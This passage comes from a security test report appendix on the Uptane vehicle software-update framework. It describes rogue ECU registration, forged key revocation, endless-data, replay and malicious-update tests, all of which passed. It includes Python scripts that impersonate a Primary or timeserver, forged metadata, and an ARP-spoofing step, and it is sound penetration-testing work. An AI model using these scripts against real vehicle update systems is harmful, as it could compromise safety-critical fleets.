>>> import demo.demo_primary as dp
>>> dp.clean_slate(vin='113', ecu_serial='PRIMARY_ECU_2')

Primary is now listening for messages from Secondaries.
Registering Primary ECU Serial and Key with Director.
Failed to bind Primary XMLRPC Listener to port 30701. Trying next port.
Primary will now listen on port 30702
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/pi/workspace/uptane/demo/demo_primary.py", line 155, in cle
an_slate
    register_self_with_director()
  File "/home/pi/workspace/uptane/demo/demo_primary.py", line 384, in reg
ister_self_with_director
    _vin, True)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1092, in __call__
    return self._send(self._name, args)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1432, in __request
    verbose=self._verbose
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1134, in request
    return self.single_request(host, handler, request_body, verbose)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1146, in single_reques
t
    http_conn = self.send_request(host, handler, request_body, verbose)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1259, in send_request
    self.send_content(connection, request_body)
  File "/usr/lib/python3.5/xmlrpc/client.py", line 1289, in send_content
    connection.endheaders(request_body)
  File "/usr/lib/python3.5/http/client.py", line 1103, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python3.5/http/client.py", line 934, in _send_output
    self.send(msg)
  File "/usr/lib/python3.5/http/client.py", line 877, in send
    self.connect()
  File "/usr/lib/python3.5/http/client.py", line 849, in connect
    (self.host,self.port), self.timeout, self.source_address)
  File "/usr/lib/python3.5/socket.py", line 712, in create_connection
    raise err
  File "/usr/lib/python3.5/socket.py", line 703, in create_connection
    sock.connect(sa)
OSError: [Errno 113] No route to host
>>>
```

Figure B-4. Primary Interrupted During Registration

It was determined that the Primary fails to initialize if the data connection is interrupted between itself and the servers. Upon reestablishing the connection, the Primary does not attempt to reconnect, and instead, waits for the command line prompt to reinitiate the connection to register the Primary.

Step 5: Register a Duplicate Secondary with the Primary

Lastly, attempt to register a duplicate Secondary with the Primary. Ensure the Primary is already registered with the servers and is registered with at least one valid Secondary. Afterward, push an update from the servers to the Primary. Next, register a rogue Secondary with the Primary that contains the same *ecu_serial* value as the valid Secondary. Then run the following command on the rogue Secondary:

```
ds.update_cycle()
```

Note that the rogue Secondary has successfully installed the update. Afterward, run the following command on the valid Secondary:

```
ds.update_cycle()
```

Verify the valid Secondary has successfully downloaded the update which implies that a valid Secondary would not be prone to a freeze attack because a rogue Secondary has downloaded it. Although a rogue Secondary cannot 'steal' an update from a valid Secondary, allowing multiple Secondaries with the same name to be registered with the Primary, leads to potential functionality issues and a loss of intellectual property.

B.6.5 Test Scripts

duplicate_device.py

```
import http.client

request = ''

# Repos Public Port = 30501
connection = http.client.HTTPConnection('192.168.1.100:30501')
connection.putrequest('POST', '/RPC2')
connection.putheader('Content-Type', 'text/xml')

# Register ECU already registered with server
request = b"<?xml
version='1.0'?>\n<methodCall>\n<methodName>register_ecu_serial</methodName>\n<p
arams>\n<param>\n<value><string>PRIMARY_ECU_1</string></value>\n</param>\n<para
m>\n<value><struct>\n<member>\n<name>keytype</name>\n<value><string>ed25519</st
ring></value>\n</member>\n<member>\n<name>keyid</name>\n<value><string>9a406d99
e362e7c93e7acfe1e4d6585221315be817f350c026bbe84ada260da</string></value>\n</me
mber>\n<member>\n<name>keyval</name>\n<value><struct>\n<member>\n<name>public</
name>\n<value><string>a1293426fcf4ce6f38135eb72bf89fedfdcb1b732779683b951d71a0
b9e89a2</string></value>\n</member>\n</struct></value>\n</member>\n<member>\n<n
ame>keyid_hash_algorithms</name>\n<value><array><data>\n<value><string>sha256</
string></value>\n<value><string>sha512</string></value>\n</data></array></value
>\n</member>\n</struct></value>\n</param>\n<param>\n<value><string>111</string>
</value>\n</param>\n<param>\n<value><boolean>0</boolean></value>\n</param>\n<p
arams>\n</methodCall>\n"
```

```
connection.putheader('User-Agent', 'Python-urllib/3.5')
connection.putheader('Connection', 'close')
connection.putheader('Content-Length', str(len(request)))
```

```
connection.endheaders(request)

response = connection.getresponse()
print(response.status, response.reason)
```

register_rogue_device.py

```
import http.client

request = ''

# Repos Public Port = 30501
connection = http.client.HTTPConnection('192.168.1.100:30501')
connection.putrequest('POST', '/RPC2')
connection.putheader('Content-Type', 'text/xml')

# Register ECU already registered with server
request = b"<?xml
version='1.0'?>\n<methodCall>\n<methodName>register_ecu_serial</methodName>\n<p
arams>\n<param>\n<value><string>PRIMARY_ECU_1</string></value>\n</param>\n<para
m>\n<value><struct>\n<member>\n<name>keytype</name>\n<value><string>ed25519</st
ring></value>\n</member>\n<member>\n<name>keyid</name>\n<value><string>9a406d99
e362e7c93e7acfele4d6585221315be817f350c026bbe84ada260da</string></value>\n</me
mber>\n<member>\n<name>keyval</name>\n<value><struct>\n<member>\n<name>public</
name>\n<value><string>a1293426fcf4ce6f38135eb72bf89fedfdcbal1b732779683b951d71a0
b9e89a2</string></value>\n</member>\n</struct></value>\n</member>\n<member>\n<n
ame>keyid_hash_algorithms</name>\n<value><array><data>\n<value><string>sha256</
string></value>\n<value><string>sha512</string></value>\n</data></array></value
>\n</member>\n</struct></value>\n</param>\n<param>\n<value><string>114</string>
</value>\n</param>\n<param>\n<value><boolean>0</boolean></value>\n</param>\n</p
arams>\n</methodCall>\n"
```

```
connection.putheader('User-Agent', 'Python-urllib/3.5')
connection.putheader('Connection', 'close')
connection.putheader('Content-Length', str(len(request)))
connection.endheaders(request)

response = connection.getresponse()
print(response.status, response.reason)
```

B.7 TEST.9 – Key Revocation

B.7.1 Test Information

Test Information	
Reference Test ID(s)	N/A
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running Uptane Secondary
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Imitate Uptane Primary listening on port 30701

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
key_revocation.py	Used to mimic a Uptane Primary attempting to send metadata imitating a valid key revocation.

B.7.2 Test Case

Examine the key revocation process and attempt to exploit the process by sending an unauthorized key revocation command to the Uptane client.

B.7.3 Test Results

Findings – PASS

This test attempted to perform a rogue key revocation command for all keys on the director repository. This required the attackers to create 4 new sets of keys, and utilize them to create malicious metadata. This metadata was sent to the Secondary and the Secondary's response was observed and documented.

The Secondary would not update its metadata with the rogue metadata, therefore, this test passed. To assure that the process was done correctly, the attackers imitated a valid key revocation (i.e., the use of a valid root key). This was successful, which means the Secondary is capable of handling key revocation situations appropriately.

B.7.4 Test Steps

Step 1: Examine Documents for Key Revocation Process

The Uptane framework has key revocation built in because of the underlying TUF framework. More specifically, Uptane Design Overview Section 8.1 states *'The root role serves as the certificate authority: it distributes and revokes the public keys used to verify metadata produced by each of these four roles (including itself).'* Additionally, the Uptane Implementation Specification Section 2.1 states *'The root role serves as the certificate authority. It distributes and revokes the public keys used to verify metadata produced by each of the four basic roles (including itself).'*

Step 2: Examine Code for Key Revocation Process and Perform Key Revocation

Both *demo_director.py* and *demo_image_repo.py* have a *revoke_compromised_keys()* method. Perform a key revocation for all roles (except root) on the director repository's by running the following commands on the machine running the Uptane servers.

```
dd.revoke_compromised_keys()
```

Afterward request the updated metadata on both the Primary and Secondary by running the following commands:

```
dp.update_cycle()  
ds.update_cycle()
```

Step 3: Verify response

Examine the temporary file structure created by the Secondary. The hierarchy looks similar to the following:

```
temp_Secondary12345  
  > unverified_targets  
    - update.txt  
  > unverified  
    > imagerepo  
      > metadata  
        - timestamp.json  
        - targets.json  
        - snapshot.json  
        - root.json  
    > director  
      > metadata  
        - timestamp.json  
        - targets.json  
        - snapshot.json  
        - root.json  
  > metadata  
    > imagerepo  
      > previous  
        - timestamp.json  
        - targets.json  
        - snapshot.json  
        - root.json  
      > current  
        - timestamp.json  
        - targets.json
```

```
                - snapshot.json
                - root.json
    > director
      > previous
        - timestamp.json
        - targets.json
        - snapshot.json
        - root.json
      > current
        - timestamp.json
        - targets.json
        - snapshot.json
        - root.json

metadata_archive.zip
update.txt
```

Verify all of the metadata files under the *director > current* directory have a newer (greater) version number than the metadata in the *director > previous* directory.

Step 4: Attempt Unauthorized Key Revocation

Create 4 sets of keys by performing the following actions in a python3 terminal.

```
root_key = tuf.keys.generate_ed25519_key()
snapshot_key = tuf.keys.generate_ed25519_key()
timestamp_key = tuf.keys.generate_ed25519_key()
targets_key = tuf.keys.generate_ed25519_key()
```

Afterward, create a metadata directory that mimics the directory of a valid Primary. Copy the current metadata from the Primary into the previous directory. Open the metadata files in the current directory and increment all of the version numbers.

Then perform the following steps to create the 'new' root.json file:

```
signable['signed'] = { [metadata] }
signabled['signatures'] =
(tuf.sig.sign_over_metadata(root_key,signable['signed']))
open('root.json','w').write(repr(signable))
print(tuf.hash.digest_filename('key_revocation_testing/modified/metadata/direct
or/current/root.json').hexdigest()) ← used in snapshot.json
```

Perform the previous steps for the other three metadata files: snapshot.json, timestamp.json, and targets.json.

Then setup an attacking machine that is can communicate with the Secondary. Replace the Primary's connection to the Secondary with the attacking machine. Copy the previously created files to your current working directory. Run the following commands to mimic a Primary listening on port 30701:

```
python key_revocation.py
```

Run the following command to request an update on the Secondary:

```
ds.update_cycle()
```


Monitor the response of the Secondary and the temporary directory's metadata to determine if the malicious key revocation was successful. The output from the Secondary looked similar to the following:

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce
was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/imagerepo/met
adata/timestamp.json'

[TRUNCATED]

Update failed from
file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/director/metad
ata/timestamp.json.
BadSignatureError
Failed to update timestamp.json from all mirrors:
{'file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/director/met
adata/timestamp.json': BadSignatureError('timestamp',)}
Valid top-level metadata cannot be downloaded. Trying to update Root metadata
in case keys have changed for other metadata roles.
Verifying 'root'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/director/meta
data/root.json'
Downloaded 2120 bytes out of an upper limit of 512000 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/director/metad
ata/root.json
metadata_role: 'root'
Update failed from
file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/director/metad
ata/root.json.
BadSignatureError
Failed to update root.json from all mirrors:
{'file:///home/pi/workspace/uptane/temp_Secondary1Rcju/unverified/director/met
adata/root.json': BadSignatureError('root',)}

[TRUNCATED]
```

Step 5: Attempt Valid Key Revocation

Afterward, sign the root.json metadata with the valid director root key to verify the Secondary is capable of handling a valid key revocation situation. The root.json file changes are highlighted in **bold** below:

```
{
  "signatures": [
    {
      "keyid": "fdb7eaa358fa5a8113a789f60c4a6ce29c4478d8d8eff3e27d1d77416696ab2",
      "method": "ed25519",
      "sig":
      "4f6ccda358737474e4999f02e8943636422249c38d3a8ac23c5701105480f54e7a5cb8eeb5ee59
      be07d9e1d0f1535583f130bf1e7b7d715a5e490b46b50ccf0b"
    },
    {
      "keyid": "be24a45ed164dae69221a0cdb2031117f3b0ccc0df4aa0670441f18bbe30004d",
      "method": "ed25519",
```

```
"sig":
"9987484857320632338983f91d156e7b53482902e7d3d98bd764bc63cb3c849f0414d092c36153
fde17e59100dcc32fe8cbf3ba6d0123c543758ca475144fa03"
},
"sIGNED": {
  "_type": "Root",
  "compression_algorithms": [
    "gz"
  ],
  "consistent_snapshot": false,
  "expires": "2019-03-02T23:09:15Z",
  "keys": {
    "1d08cabb04831c3482df4e20bb648841530d060946e385bc1558fbc0f382d9d7": {
      "keyid_hash_algorithms": [
        "sha256",
        "sha512"
      ],
      "keytype": "ed25519",
      "keyval": {
        "public": "bbf9b7a7eb1b4693e2b9ece71186bc56d6b1fcb4682935c0708e416de1d08b22"
      }
    },
    "a3dc9c8deeb63cf4bbccf2ab81834c94de582566dae42ce611fcff04f98693": {
      "keyid_hash_algorithms": [
        "sha256",
        "sha512"
      ],
      "keytype": "ed25519",
      "keyval": {
        "public": "9a02df2b0c0be3d7af000f34be257823a6c8a540b4fab747d877d14ad7563b19"
      }
    },
    "01aebb890a6bb3157eecbc02ce1e086a0c998729f03b7349b6d680de2b251b57": {
      "keyid_hash_algorithms": [
        "sha256",
        "sha512"
      ],
      "keytype": "ed25519",
      "keyval": {
        "public": "3a7a20e154d1744a389ef2eedbcedbeef3763a53a9ec80c21746c4a83dd7bf6c"
      }
    },
    "fdb7eaa358fa5a8113a789f60c4a6ce29c4478d8d8eff3e27d1d77416696ab2": {
      "keyid_hash_algorithms": [
        "sha256",
        "sha512"
      ],
      "keytype": "ed25519",
      "keyval": {
        "public": "f3b4c231520580eca92e17ae1581a708f606f72d43cc200af493afeec22a5e79"
      }
    },
    "be24a45ed164dae69221a0cdb2031117f3b0ccc0df4aa0670441f18bbe30004d": {
      "keyid_hash_algorithms": [
        "sha256",
        "sha512"
      ],
      "keytype": "ed25519",
      "keyval": {
```

```
    "public":  
    "0a38cee58dcc3ab0a097bb36ab0da148639d985b50fae20ce7cbd69b3103bf81"  
    },  
    },  
    "roles": {  
    "root": {  
    "keyids": [  
    "fdbba7eaa358fa5a8113a789f60c4a6ce29c4478d8d8eff3e27d1d77416696ab2",  
    "be24a45ed164dae69221a0cdb2031117f3b0ccc0df4aa0670441f18bbe30004d"  
    ],  
    "threshold": 1  
    },  
    "snapshot": {  
    "keyids": [  
    "a3dc9c8deeb63cf4bbccf2ab81834c94de582566dae42ce611fcff04f98693"  
    ],  
    "threshold": 1  
    },  
    "targets": {  
    "keyids": [  
    "1d08cabb04831c3482df4e20bb648841530d060946e385bc1558fbc0f382d9d7"  
    ],  
    "threshold": 1  
    },  
    "timestamp": {  
    "keyids": [  
    "01aebb890a6bb3157eecbc02ce1e086a0c998729f03b7349b6d680de2b251b57"  
    ],  
    "threshold": 1  
    }  
    },  
    "version": 3  
    }  
}
```

Run the following command to request updated metadata on the Secondary:

```
ds.update_cycle()
```

Verify the Secondary has updated its metadata appropriately.

Since the Secondary only updated its metadata during a valid key revocation command, this test passed.

B.7.5 Test Scripts

key_revocation.py

```
import sys  
from xmlrpc.server import SimpleXMLRPCServer  
from xmlrpc.server import SimpleXMLRPCRequestHandler  
  
class RequestHandler(SimpleXMLRPCRequestHandler):  
    rpc_paths = ('/RPC2',)  
  
# Act as the Primary
```

```
server = SimpleXMLRPCServer(("192.168.1.81", 30701),
requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def get_time_attestation_for_ecu(val1=False, val2=False, val3=False):
    response = {'signed': {'time': '2018-02-20T17:13:30Z', 'nonces':
[1574771411]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': 'd60642c791ac15bc8f5546bd596831a0fd1802d8e4a818228da87c942f6ff3e5a8346597
01f59231c6d8872333210b5c6253a0af79217639b166275ce99da90f',
'method': 'ed25519'}}]}
    return response
server.register_function(get_time_attestation_for_ecu,
'get_time_attestation_for_ecu')

# Define a function and register the response
def get_metadata(val1=False, val2=False, val3=False):
    with open('full_metadata_archive.zip', 'rb') as f:
        return f.read()
server.register_function(get_metadata,
'get_metadata')

# Define a function and register the response
def update_exists_for_ecu(val1=False, val2=False, val3=False):
    return False
server.register_function(update_exists_for_ecu,
'update_exists_for_ecu')

# Define a function and register the response
def get_image(val1=False, val2=False, val3=False):
    response=['Secondary.txt', b'v7 SECONDARY_ECU_1']
    return response
server.register_function(get_image,
'get_image')

# Define a function and register the response
def submit_ecu_manifest(val1=False, val2=False, val3=False, val4=False):
    return ''
server.register_function(submit_ecu_manifest,
'submit_ecu_manifest')
try:
    server.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```

B.8 TEST.10 – Endless Data Update

B.8.1 Test Information

Test Information	
Reference Test ID(s)	Test.11 Replay Update
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Primary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
Python	Version 3.5 or later
endless_data_attack.py	Used to send endless data to the client in order to cause the client to run out of memory.
uptane.log	Logs from Uptane Primary
tuf.log	Logs from underlying TUF framework on Uptane Primary

B.8.2 Test Case

Attempt to send an endless data update to the Uptane Primary.

B.8.3 Test Results

Findings – PASS

This test attempted to send an update with endless data to the Uptane Primary. Due to the underlying TUF framework, the Primary does not download the endless data update. This is due to the Primary knowing the name, hash, and length of the update determined from signed metadata received from both the director and image repository. Since the malicious update was not installed, this test passed.

B.8.4 Test Steps

Step 1: Setup Test Computer

Setup test computer to be able to communicate with both the Primary and the Uptane servers. Ensure this test computer has Python 3.5 or later installed.

Step 2: Monitor a Valid Update

Follow the Uptane tutorial on how to perform an update while monitoring the communication via Wireshark. Copy the responses sent from the servers to the Primary when the Primary performs an `update_cycle()`.

Afterward, remove the connectivity of the servers and route traffic on the router destined for the servers to the attacking machine (e.g., add the rule manually on the router, ARP spoofing, etc.).

Ensure the attacking machine is listening on the same port as the repositories (i.e., port 30301 for the image repository, port 30401 for the director repository, and port 30601 for the timeserver) and is capable of handling the previously noted XMLRPC requests (i.e., `get_signed_time`, `GET /metadata/timestamp.json`, `GET /111/metadata/timestamp.json`, `GET /targets/Secondary_update.img`, `submit_vehicle_manifest`).

Step 3: Craft Endless Data Attack

Create a file structure on the attacking machine from the attacking directory (e.g., `~/uptane/endless_data/`) that mimics the valid Uptane server (i.e., `~/uptane/endless_data/metadata/`, `~/uptane/endless_data/targets/`, etc.). Create a large update (e.g., 1GB) into the expected update filename (i.e., `update.txt`) by running the following command:

```
dd if=/dev/zero bs=1024 count=1000000 > ~/uptane/endless_data/update.txt
```

Afterward, navigate to the attacking directory (i.e., `~/uptane/endless_data/`) and append the expected update data to the newly created 1GB update via the following command.

```
echo 'expected data' | cat - update.txt >> temp.txt && mv temp.txt update.txt
```

Lastly, copy the rogue update into the two expected directories via the following commands:

```
cp update.txt targets/  
cp update.txt [VIN]/targets/
```

Step 4: Run Endless Data Attack

Run the attack by running the following commands in separate terminal windows:

```
python3 endless_data_attack.py  
python3 -m http.server 30401  
python3 -m http.server 30301
```

Afterward, run the following command on the Primary:

```
dp.update_cycle
```

Step 5: Monitor Response

Monitor the response from the Primary. Verify the Primary output looks similar to the following.

```
[...TRUNCATED...]
[Primary.py:Primary_update_cycle():563]
Metadata for the following Targets has been validated by both the Director and
the Image repository. They will now be downloaded:['/Secondary_update.txt']

Downloading: 'http://192.168.1.100:30301/targets/Secondary_update.txt'
Downloaded 18 bytes out of the expected 18 bytes.
Not decompressing http://192.168.1.100:30301/targets/Secondary_update.txt
Update failed from http://192.168.1.100:30301/targets/Secondary_update.txt.
BadHashError
Failed to update /Secondary_update.txt from all mirrors:
{'http://192.168.1.100:30301/targets/Secondary_update.txt':
BadHashError('651bdb7fa636052949a6220202c5faa7b9258a5dcb31ad01632b49c338c28b27'
, 'e116d4ef5a2f2dbba9a61970a25cab3e6695418e3dbfa71071e4d07aebb1f083')}
Downloading: 'http://192.168.1.100:30401/111/targets/Secondary_update.txt'
Downloaded 18 bytes out of the expected 18 bytes.
Not decompressing http://192.168.1.100:30401/111/targets/Secondary_update.txt
The file's 'sha256' hash is correct:
'651bdb7fa636052949a6220202c5faa7b9258a5dcb31ad01632b49c338c28b27'
The file's 'sha512' hash is correct:
'994d865396d913f8754af181aeba16996a44a07de595dea2c3a7f96ce0a3910aa8b74905edbb30
94954aabffe20f14dd2b3f0ea82767960c9fb030886fbb56ef'
[2018.02.14 15:29:18UTC] [Primary] INFO [Primary.py:Primary_update_cycle():651]
Successfully downloaded trustworthy 'Secondary_update.txt' image.

Submitting the Primary's manifest to the Director.
[...TRUNCATED...]
```

Examine the tuf.log file to determine if there is any output related to our malicious update.

```
[...TRUNCATED...]
18-02-14 15:29:18,899 UTC] [tuf.download] [DEBUG]
[_check_content_length:547@download.py]
The server reported a length of 1024000019 bytes.
[...TRUNCATED...]
```

As seen in the output above, although the Primary recognizes the update from the server is 1GB, the Primary limits the data it downloads to the expected data length (previously determined from signed metadata from director and image repository). Therefore, to successfully launch an endless data attack, both repository keys would need to be compromised sign the extremely large update. Therefore, this test passed.

B.8.5 Test Scripts

endless_data_attack.py

```
import sys
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

timeserver = SimpleXMLRPCServer(("192.168.1.100", 30601),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def get_signed_time(val1=False, val2=False, val3=False):
    response = {'signed': {'time': '2018-02-14T13:48:02Z', 'nonces':
[610636176,1077783583]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': '2f1169c382bb67f811d33fa4bff7529606724b5639bb9e61484dde5b4a078a44a9c4a409
80bf83da3f2aaccf05b213fd1df3fc10c7243b13dbba30bfe0f56e06',
'method': 'ed25519'}}]}
    return response
timeserver.register_function(get_signed_time,
    'get_signed_time')

try:
    timeserver.serve_forever()
except KeyboardInterrupt:
    print("\nKeyboard interrupt.")
    sys.exit(0)
```


B.9 TEST.11 – Replay Update

B.9.1 Test Information

Test Information	
Reference Test ID(s)	TEST.1 Sniffing
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Network, Hosting Primary on Port 30701

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
Python	Version 3.5 or later
replay_update.py	Used to send a previously downloaded update to the Primary to see if it detects that it has previously received the update.

B.9.2 Test Case

Attempt to replay a previous downloaded update to the Uptane Secondary.

B.9.3 Test Results

Findings – PASS

This test attempted to replay the most recent downloaded update to the Secondary. This test mimicked a compromised Primary repeating the same responses to the Secondary when the Secondary performs an update cycle. The Secondary recognized that it had already downloaded the update and did not download the replayed update, therefore, this test passed.

B.9.4 Test Steps

Step 1: Setup Test Computer

Setup a test computer to be able to communicate with both the Primary and the Uptane servers. Ensure this test computer has Python 3.5 or later installed.

Step 2: Perform an Update and Launch Attack

Follow the tutorial on how to perform an update on a Secondary while monitoring the communication via Wireshark. Copy the responses sent from the Primary to the Secondary when the Secondary performs an `update_cycle()`.

Afterward, remove the connectivity of the Primary and route traffic on the router destined for the Primary to the attacking machine (either add the rule manually on the router or ARP spoofing).

Ensure the attacking machine is listening on the same port as the Primary (port 30701) and is capable of handling the previously noted XMLRPC requests (i.e., *get_time_attestation_for_ecu*, *get_metadata*, *update_exists_for_ecu*, *get_image*, *submit_ecu_manifest*). Run the example server by running the following command:

```
python replay_update.py
```

Observe the output of the Secondary.

Step 3: Monitor Secondary Response

Verify the response from the Secondary looks similar to the following.

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce
was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_SecondarywSirN/unverified/director/meta
data/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_SecondarywSirN/unverified/director/metad
ata/timestamp.json
metadata_role: 'timestamp'
'snapshot.json' up-to-date.
'root.json' up-to-date.
'targets.json' up-to-date.
Verifying 'timestamp'. Requesting version: None
Downloading:
'file:///home/pi/workspace/uptane/temp_SecondarywSirN/unverified/imagerepo/met
adata/timestamp.json'
Downloaded 554 bytes out of an upper limit of 16384 bytes.
Not decompressing
file:///home/pi/workspace/uptane/temp_SecondarywSirN/unverified/imagerepo/meta
data/timestamp.json
metadata_role: 'timestamp'
'snapshot.json' up-to-date.
'root.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
```

```
'targets.json' up-to-date.
'targets.json' up-to-date.
'targets.json' up-to-date.
The file's 'sha256' hash is correct:
'95a5f756380f43ba238e63fe314e63c9dd62967ff81b4d3e9ad7a0dec19db3c9'
The file's 'sha512' hash is correct:
'432c8788fc9480b07d8d78fcd7f1b35ab606854a5ddef24cc87ff7d4e54bb472b789bf43a1d143
240c8a552ac37237a0ea74c2e09c7591807d9bfd40bbc30960'
[2018.02.09 14:55:44UTC] [Secondary] DEBUG [Secondary.py:validate_image():682]
Delivered target file has been fully validated:
'/home/pi/workspace/uptane/temp_SecondarywSirN/unverified_targets/Secondary_upd
ate.img'

We already have installed the firmware that the Director wants us to install.
Image: 'Secondary_update.img'
```

As seen above, the Secondary realizes the timeserver attestation does not contain the Secondary's nonce, so it does not update its time. However, the Secondary continues to verify the metadata, which implies, its update process was not hindered by a non-valid timeserver attestation response. Ultimately, the Secondary recognizes that its current installed image matches the image our rogue Primary was attempting to send, and does not attempt to install our replayed update, thus this test is a pass.

B.9.5 Test Scripts

replay_update.py

```
import base64
import sys
from xmlrpc.server import SimpleXMLRPCServer
from xmlrpc.server import SimpleXMLRPCRequestHandler

class RequestHandler(SimpleXMLRPCRequestHandler):
    rpc_paths = ('/RPC2',)

server = SimpleXMLRPCServer(("192.168.1.81", 30701),
    requestHandler=RequestHandler, allow_none=True)

# Define a function and register the response
def get_time_attestation_for_ecu(val1=False, val2=False, val3=False):
    response = {'signed': {'time': '2018-02-08T16:58:34Z', 'nonces':
[1629811402]}, 'signatures':
[{'keyid': '79c796d7e87389d1ebad04edce49faef611d139ee41ea9fb1931732afbfaac2e',
'sig': '704c598ecc7f004705904a6a84dcdf2f1175e230f31c63bc4b2c086354c010663861a85e
95988ebcb6af0bfcdddb775741ea748ef4bffb60276a5aad7a05a202',
'method': 'ed25519'}}]}
    return response
server.register_function(get_time_attestation_for_ecu,
    'get_time_attestation_for_ecu')

# Define a function and register the response
def get_metadata(val1=False, val2=False, val3=False):
    #response = with open('zipbomb.gz', 'rb') as f:
    #    f.read()
    with open('metadata_archive.zip', 'rb') as f:
        return f.read()
server.register_function(get_metadata,
    'get_metadata')

# Define a function and register the response
```

```
def update_exists_for_ecu(val1=False, val2=False, val3=False):  
    return True  
server.register_function(update_exists_for_ecu,  
    'update_exists_for_ecu')  
  
# Define a function and register the response  
def get_image(val1=False, val2=False, val3=False):  
    response=['Secondary_update.img', b'Sec2nd update for SECONDARY_ECU_1']  
    return response  
server.register_function(get_image,  
    'get_image')  
  
# Define a function and register the response  
def submit_ecu_manifest(val1=False, val2=False, val3=False, val4=False):  
    return ''  
server.register_function(submit_ecu_manifest,  
    'submit_ecu_manifest')  
try:  
    server.serve_forever()  
except KeyboardInterrupt:  
    print("\nKeyboard interrupt.")  
    sys.exit(0)
```

B.10 TEST.12 – Malicious Update

B.10.1 Test Information

Test Information	
Reference Test ID(s)	Test.11 Replay Update
Tester	Allen Cain
Result	PASS

Device Under Test (DUT) Information	
Raspberry Pi	Running director repository
Operating System Rev.	Running Raspbian 9
Software Rev.	https://github.com/uptane/uptane/tree/56622b632c5b852c51cf13e58b70a630a6f56450
Test Vector	Uptane Secondary

Test Equipment / Software	
Test Computer	Running Kali Linux version 2017.2
Wireshark	Network protocol analyzer
Python	Version 3.5 or later
malicious_update.py	Used to send a malicious (i.e., modified) update to the Secondary to see if it detects that the update is malicious.

B.10.2 Test Case

Modify a valid update and send it to the Uptane client to determine if it detects a malicious update.

B.10.3 Test Results

Findings – PASS

This test attempted to send a malicious (i.e., modified) update to the Uptane Secondary three times to determine if it would detect a malicious update. The Secondary recognized the filename, length, and hash of the update did not align with the filename, length, and hash reported in the director's and image repository's targets.json file. Since the full-verification Secondary did not download or install the update, this test passed.

B.10.4 Test Steps

Step 1: Setup Test Computer

Setup a test computer to be able to communicate with both the Primary and the Uptane servers. Ensure this test computer has Python 3.5 or later installed.

Step 2: Perform an Update and Launch Attack

Follow the tutorial on how to perform an update on a Secondary while monitoring the communication via Wireshark. Monitor the responses sent from the Primary to the Secondary when the Secondary performs an `update_cycle()`.

Afterward, add a new version of the update to the repository. Push the update to the Primary by running the following command on the Primary:

```
dp.update_cycle()
```

Next, remove the connectivity of the Primary and route traffic on the router destined for the Primary to the attacking machine (either add the rule manually on the router or ARP spoofing). Additionally, copy the `director/` and `imagerepo/` directories onto the attacking machine and zip them into one file via the following command:

```
zip -r malicious_metadata_archive.zip director/ imagerepo/
```

Ensure the attacking machine is listening on the same port as the Primary (port 30701) and is capable of handling the previously noted XMLRPC requests (i.e., `get_time_attestation_for_ecu`, `get_metadata`, `update_exists_for_ecu`, `get_image`, `submit_ecu_manifest`). Run the malicious Primary by running the following command:

```
python malicious_update.py
```

Perform the following command on the Secondary.

```
ds.update_cycle()
```

Observe the output of the Secondary.

Step 3: Monitor Secondary Response

Verify the response from the Secondary looks similar to the following when providing an update with the wrong file name.

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce
was not found. Not updating this Secondary's time this cycle.
Verifying 'timestamp'. Requesting version: None
Downloading:

[...TRUNCATED...]
```

```
Requested and received image from Primary, but this Secondary has not validated any target info that matches the given filename. Expected: 'Secondary.txt'; received: 'Secondary_update.txt'; aborting "install".
```

Verify the response from the Secondary looks similar to the following when providing an update with the wrong file length.

```
>>> ds.update_cycle()
Timeserver attestation from Primary does not check out: This Secondary's nonce was not found. Not updating this Secondary's time this cycle.
